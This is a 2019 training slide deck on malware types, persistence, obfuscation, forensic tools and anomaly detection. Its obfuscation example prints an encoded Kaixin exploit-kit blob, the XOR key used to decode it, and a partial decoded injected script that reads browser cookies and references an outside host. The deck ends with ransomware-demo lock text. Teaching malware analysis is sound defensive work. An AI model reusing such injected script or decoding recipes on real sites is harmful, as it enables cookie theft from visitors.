Malware and Forensics Analysis

SSgt Jason Killam

9 Feb 2019

Overview

- Malware Types
- Backdoors/Botnets
- Infection Process and Persistence
- Obfuscation Methods
- Examination and Forensic Tools
- Baselining
- Volatile/Non-Volatile Information
- Anomaly Detection
- Malware

Malware Types

- Infectors
  - Direct Infectors
    - Infect as soon as they are executed and actively search for files to infect
    - Overwriting Viruses – Overwrite host files they infect with their own malware code, total destruction of host file
    - Companion Viruses – Work with host file, virus is executed first then the host file
    - Parasitic Infectors – Attach to host file during infection, takes control of host file's first instruction to point to virus code

    *Note: Also includes Macro and Script viruses
  - Multipart Viruses – Infect both boot sector and files, use stealth techniques to avoid detection making them efficient


Malware Types

- Network Worms
  - Replicates itself to multiple systems in the network with little or no user intervention over widely used network services
    - Examples: Wannacry, Notpetya, Trickbot, Mirai
- Trojan Horse
  - Malware in disguise with the main purpose of destruction
    - Example: Ccleaner v5.45, bundled adware

Malware Types

- Remote Access Trojan (RAT)
  - Malicious administrative tool with backdoor capabilities enabling an attacker to gain root access
  - Main difference between RAT and traditional backdoor, RAT has a user interface or the client component
  - Attackers control compromised machine on a one-is-to-one ratio
    - Examples: Remcos, jRAT, FlawedAMMYY, LuminosityLink
- Ransomware
  - Malicious program that holds data or access to systems or resources containing that data hostage unless the user pays a ransom
    - Examples: Gandcrab, Teslacrypt

LuminosityLink Dashboard



Malware Types

- Information Stealers
  - Steal information; keyloggers, desktop recorders, or memory scrapers
- Exploit Kit – a compromised site will redirect the user in the background some external content that will try to load malware in the background.

Backdoors/Botnets

- Backdoors
  - Bypass any form of safeguards and authentication, usually through undocumented OS and network functions
  - Embedded in software or stand-alone executable
  - Listening shell on specific ports using TCP or UDP; common tools for this are Netcat or Cryptcat(encrypted Netcat)
  - Reverse connection, calls out over 80 (HTTP) or 443 (HTTPS) to hide in normal traffic
- Botnets
  - Consists of a bot server (botherder) and bot clients (zombies or drones)
  - Collection of compromised hosts, zombies, controlled by one or many controllers
  - Client receives and carries out commands from C2 server; commonly IRC and Web-Based Servers (echo or command based)
  - Similar functionality as a backdoor - Necurs, Cutwail, Mirai, 3ve
  - Primary Uses – mail spam, DDOS, coin mining, clickfraud

Infection Process and Persistence

- Dropper
  - Contains all components, delivers package then exits
  - Hancitor – Loader, currently delivers banking trojans and password stealers
- Downloader
  - Smaller in size, does not contain malware
  - Emotet – currently downloads an exe from a random url and executes
- Trojans (installer)
  - Typically install additional malware
  - Injectors – Sent or carried by other programs, adware
  - Auto-rooters – Works as an exploit, complete full control
  - Flooders – Sends massive amount of malware

Infection Process and Persistence

- Registry (Autostarts)
  - Auto start of process or loading of DLL, add value under specific keys
  - Boot execution, logon, driver services, browser extensions
  - HKEY_LOCAL_MACHINE (HKLM)
    - \System\CurrentControlSet*
    - \Software\Classes
    - \Software\Microsoft\Windows\CurrentVersion\Run* (most common)
  - HKEY_CURRENT_USER (HKCU)
    - \Software\Microsoft\Windows\CurrentVersion\Run*

Infection Process and Persistence

- DLL Load Order
  - Memory
  - Known-DLL registry key

    HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls
  - Directory of the current process requesting the DLL
  - System32 folder
  - Windows folder
  - Current Directory
  - Directory listed in the PATH environment variable

Obfuscation Methods


- Compress, encrypt, or transform and shrink size of executable
- Thwart detection - Alter hash and hide from antivirus
- Base64 Encoding
  - Represents binary data as ASCII strings
- XOR (eXclusive OR)
  - Compares two input bits and generates one output bit
    - If the bits are the same, result = 0
    - If the bits are different, result = 1

Obfuscation Methods

- Entry-Point
  - Does not directly point to malware code, points to some benign code or several lines of the host code
  - Protects malware from analysis and AV scanning
- Encryption
  - Protects malware code, location is constant but the bytes may differ (use different keys each time)
  - Three components: Encryption/Decryption engine, Encrypted malware code, Decryption key

Obfuscation Example

- **Kaixin Exploit Kit – Relies on out-of-date java**



https://blog.ma

Obfuscation Example

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key: hhVryOyUnI — UTF8

Scheme: Standard

☐ Null preserving

```
QA4jHBo7EDoAaQkbMlpQbwJfTmkeCSRSDhAVOg0oHAE5HFlyWXIGPRwYbF1WOQA9GytGCzkfViwKJkEqGxt5V
KC1A9HzsHHCYdeAEKcUlzRVl1CDwGCyIbFiFZJhooGhx+W1k0c3VOaUgeNwBZLBY6BSANG3ZPWSsWNhskDQYi
EiAQ0lXBAhHTAWBg5ANR0WJBAwR2lJVWtSVH5QdRVDSEh2UllvCzAaPBoGbXhZb1l1E0NISHZSEClZfQ0mBwM
E5oVVV2X0hmWS5kaUhIdlJZPRwhGzsGU1xSWW9ZKGRpSEh2Gx9vUTkBKgkEBQYWPRgyC2cPDSI7DSoUfQ0mBw
/F1BvRGhTaU9ZcVtZNHN1TmlISHYAHDsMJwByYkh2Ulkyc3VOaUgeNwBZOhgyCyccSGtSFy4PPAkoHAckXAw8
gteFlvWXVOaRoNIgcLIUJfTmlISCt4c29ZdU48CQ8zHA1vRHUbKA8NOAZXOxYZAT4NGhUTCipRfFVDSEh2UhA
0F2U0RyWXhfQ0hIdlJZb1l1EjVIHTcVHCENewcnDA0uPR9nXjcBPU9BdlNEcll4X0NISHZSWW9ZdRI1SB03FR
WWJ2UllvWXVOaRQUdgcYKBw7GmcBBjIXAQAffUkrAQYxVVBvWGhTaUVZXFJZb1l1TmlIFCpSDC4eMAA9RgE4F
pSEh2UgsqDSAcJ1NidlJZbwRfZGlISHYBHDstPAMsBx0iWh86FzYaIAcGfltZNHN1TmlISHYBHDs6OgEiAQ1+
5pBAc1ExUcDTocKA8NeAEcOzAhCyRACzkdEiYceU5uWU9
/SXNvWXVOaUgfPxwdIA57AiYLCSIbFiFZaE4+NwQ5ERg7EDoAcmJIdlJZMlV1XHlIQnZDSX9JfFVDSEgreFlv
R2BBgjDDBCaQ0QMhMAPFB1FUNISHZSDy4LdQsxDAkiF1lyWTsLPkgsNwYcZ1BuZGlISHYXASsYIQtnGw0iNhg
RElW0JFWXVOaR4JJFIaEA80AjwNSGtSHDwaNB4sQB43HgwqUHVFaUBAMwodLgAmTnRVSDgHFSNQdVFpT092SF
PCsFBgsmFzJGYEFTXFJZb1kxASodBTMcDWEaOgEiAQ12T1ksJjsPJA1IfVJecl51RWkLNyATFTocbmRpSBVce
7Hgk6UkRvCjAaAAYcMwAPLhV9CDwGCyIbFiFRfE4yYkh2UlkmH3VGLQcLIx8cIQ17HCwJDC8hDS4NME50VVV2
skDQYiXAsqGDEXGhwJIhdZckR1SSAGHDMAGCwNPBgsT0F2CXNvWXVOaUgLOhcYPTA7GiwaHjceUT0cNAowOxw
hooGhx+W0JFWXVOaRVidlIEY1lkXmBTYlwPUWZQbmRD
```

Output

```
(function asd() {
  var w_location = 'http://vyhub.com/css/css/';
  var cookie = 'yYjra4PCc8kmBHess1ib';

  function start() {
    var cookies = document.cookie || '';
    if (cookies.indexOf(cookie) !== -1) {
      return;
    }
    if (cookies.indexOf('wp-settings') !== -1) {
      return;
```

Examination and Forensic Tools

Static Tools			
	BinText	searches binary and shows all ASCII strings found, similar to string command	Reveal accessed dlls, target applications, commands, passwords, and IPs
	MD5SUM	calculates and verifies 128 bit MD5 hashes	Compare malware files
	PEiD	detect type of packer or compiler employed to build an application	Identify packer or compiler
Traffic Tools			
	Wireshark	Packet analysis tool	Dynamic traffic analysis
	Netcat	"TCP/IP Swiss Army knife"	Initiate and accept network connections
	FakeDNS	emulates a DNS server to help redirect network traffic for analysis	Responds to DNS queries

GUI Based Tools			
	Autoruns	provides the most comprehensive view of auto-starting locations and programs	Find persistence mechanisms
	Process Explorer	used for observing processes on a system, displays processes in a Parent-child tree and shows memory usage, etc	Find unfamiliar processes (especially anything launching cmd.exe as a child)
	Process Hacker	like Process Explorer, with additional features such as networking and service information	Real-time view of system and network connections
	Process Monitor	advanced logging tool	Baseline normal processes, sort changes to Windows system based on Operation
	TCPView	detailed listing of all TCP and UDP endpoints on the system	View and interact with running processes network connections

Examination and Forensic Tools

Command Line Tools			
	Capturebat	captures local information account the system's processing to include process, registry, file system and network level activities in chronological order	Dynamic analysis of changes malware has on a Windows system
	Handle	displays information about open handles for processes in the system	View open files or objects associated with a process; **User context that each process runs under**
	Listdlls	returns a list of running DLLs and dependencies for all running processes on the system	Reveal capabilities and possible functionality found in Network, sockets, and remote access; **Command line and modules (DLLs) used to launch each process**
	Netstat	network statistics of active TCP connections, open ports, Ethernet statistics, IP routing table, and IPv4/6 statistics	Identify processes associated with network connections and determine current state
	ProcDump	monitor applications for CPU spikes and generating crash dumps	Exception monitoring
	PSInfo	gathers key information about the local or remote Windows system	Baseline and reviewing process information
	Process list	display all running processes	Baseline and reviewing process information
	Pslist	lists running processes similar to tasklist with the addition of Elapsed Time	Baseline and reviewing process information; **Length of time the process has been running**
	Psloglist	retrieves the contents of Event Logs on local or remote systems	Event log parsing
	Psloggedon	retrieves names of both locally and remotely logged on users	Audit remote and local user access
	Sc	communicates with the Service Controller and installed services, often used for testing and debugging service programs	Review service information
	Sigcheck	displays file information such as file version, date, and digital signature details such as publisher's name, description, product, and version	Can be used as a quick check for detailed information about file, since most legitimate files include all this metadata
	Tasklist	displays the image name, PID, session name and number, and memory usage for all running processes	HKLM\SYSTEM\CurrentControlSet\Services key; **Services running under each process**

Examination and Forensic Tools

- Remnux/SIFT workstation
- Didier Steven's Python Tools – Senior Handler at SANS hosts a large collection of python tools on his site and on his GitHub.
  - Oledump – extract ole content from a word .doc file, can be used to extract malicious payload from word docs
  - Rtfdump – similar to oledump, but it extracts the entries and makes easy to output the payload content of a malicious rtf
- HexEditor – view the hex/asci content of a file
- CyberChef – Online or locally runnable webpage that supports recipes to decode obfuscated code.
- Fiddler – Webtraffic proxy, runs on local machine

Baselining

- Normal operations and behavior, network and host
- Identify Anomalies over a period of time
  - Unusual patterns and behavior
  - Significantly deviate from baseline
- Network Baseline
  - During low to high activity and behavior of user groups
- Host Baseline

Running Processes	Open Ports
User Accounts	Startup Files
Configuration Files	Master Boot Record
Boot Sector Image	Registry

Volatile/Non-Volatile Information

- Volatile Information
  - Lost after powered down
  - RAM, Network Configuration, Open Files, Credentials, Injected Code

  Examples: Dynamic IP addresses, network connections, running processes, open files, login sessions (start time and duration), passwords, credentials, hashes, accessed registry keys, and injected code
- Non-Volatile Information
  - Registry, MFT, system files and folders, Volume Shadow Copy (VSC), hibernation files, page files, and event logs
  - Items written to mediums that do not require power for persistence

Anomaly Detection

- Detecting Anomalies
  - Identification of patterns of behavior that do not conform or significantly deviate from a baseline
  - Common signature based solutions
    - Antivirus (AV) or IDS/IPS
  - Central Monitoring
    - Event logging, better suited for zero days
- Monitoring a System
  - Logging as a warning System, configured to alert on activity or events
  - Event and Application Logs
  - Indicators of an Incident
  - Verify configurations and users, privilege and current user
  - Process Inspection

Event Log Example

- **Commands run under suspect processes**

Description

A new process has been created.
Creator Subject:
Security ID: S-1-5-21-1527889447-240599001-1071662352-500
Account Name: bobAdmin
Account Domain: PT-Web
Logon ID: 0x1fe10a
Target Subject:
Security ID: S-1-0-0
Account Name: -
Account Domain: -
Logon ID: 0x0
Process Information:
New Process ID: 0x410
New Process Name: C:\Windows\SysWOW64\cmd.exe
Token Elevation Type: TokenElevationTypeDefault (1)
Mandatory Label: S-1-16-12288
Creator Process ID: 0x1208
Creator Process Name: C:\Program Files (x86)\Common Files\Microsoft Shared\ink\TabTip32.exe
Process Command Line: C:\Windows\system32\cmd.exe /C hostname

Anomaly Detection

- Identifying Malware
  - Variations on common processes
    - Misspellings, wrong location or parent process
  - Tied to legitimate services
    - Dependent on malware service
    - Loads as a DLL in the legitimate process
- Malware Autoruns Signs
  - Autoruns (Autostart Extensibility Points) ASEP
  - Signs of possible malicious activity for entries:
    - Signature verification failure
    - Missing descriptions for target exe or dll
    - Unusual location for common processes
    - File date within incident timeframe
    - Entries that regenerate after removal

Anomaly Detection

- Detecting Rootkits
  - Hidden rootkit processes must be loaded in memory
    - Memory forensics is useful for revealing this
  - Scan Memory
    - Known modules or signatures that correspond to rootkits
    - For hooks, looks for branches outside of an acceptable range (such as calls or jumps)

Malware

- Malware Analysis
  - Develop reasonable goal to maintain focus
  - Focus on key functions and basic characteristics
  - Take notes
  - Use multiple approaches/tools
  - Analysis is about the goals and the processes (not the tools)
- Artifacts
  - Direct – Created by the malware, files and metadata, registry keys, services
  - Indirect – Created by application leveraged during an incident or result of interaction with OS, application prefetch files, index.dat, LNK files
  - Windows Event Logs – Application, System, Security

Malware

- Techniques for Malware Analysis
  - Basic Static Analysis
    - Tools: md5sum, PEiD, BinText, XORSearch
  - (Basic) Dynamic Analysis – Behavioral Analysis
    - Remnux Tools: Wireshark, FaskDNS, Netcat
    - Windows Tools: Procmon, Process Explorer, CaptureBAT, Autoruns
  - Code-level Analysis – IDA, PE Explorer, OllyDbg
    - https://en.wikibooks.org/wiki/X86_Disassembly/Disassemblers_and_Decompilers

Malware

- Mitigation Techniques
  - Preparation – Lay of the land, key assets, avenues of approach, layered defenses, monitoring
  - Ensure applications and AV is patched
  - Employ principle of least privilege
  - Lock down execution paths
  - Enable code signing

Summary

- Learning Malware analysis takes A LOT of persistence
- Malware takes many forms
- Once you figure out a community to share and ask for help getting through problems gets easier
- Sandboxes are nice but should not be relied on to do all the work
- Twitter is great place to find and share IOCs for non-DOD related samples to learn from
- static > dynamic > sandbox > repeat

Questions?

Enter the correct password or I will write a 3-part article on this failed login attempt.

Login failed! Please try again. (#1)

Username:

Password:

Login

Trumplocker

Live Demo Time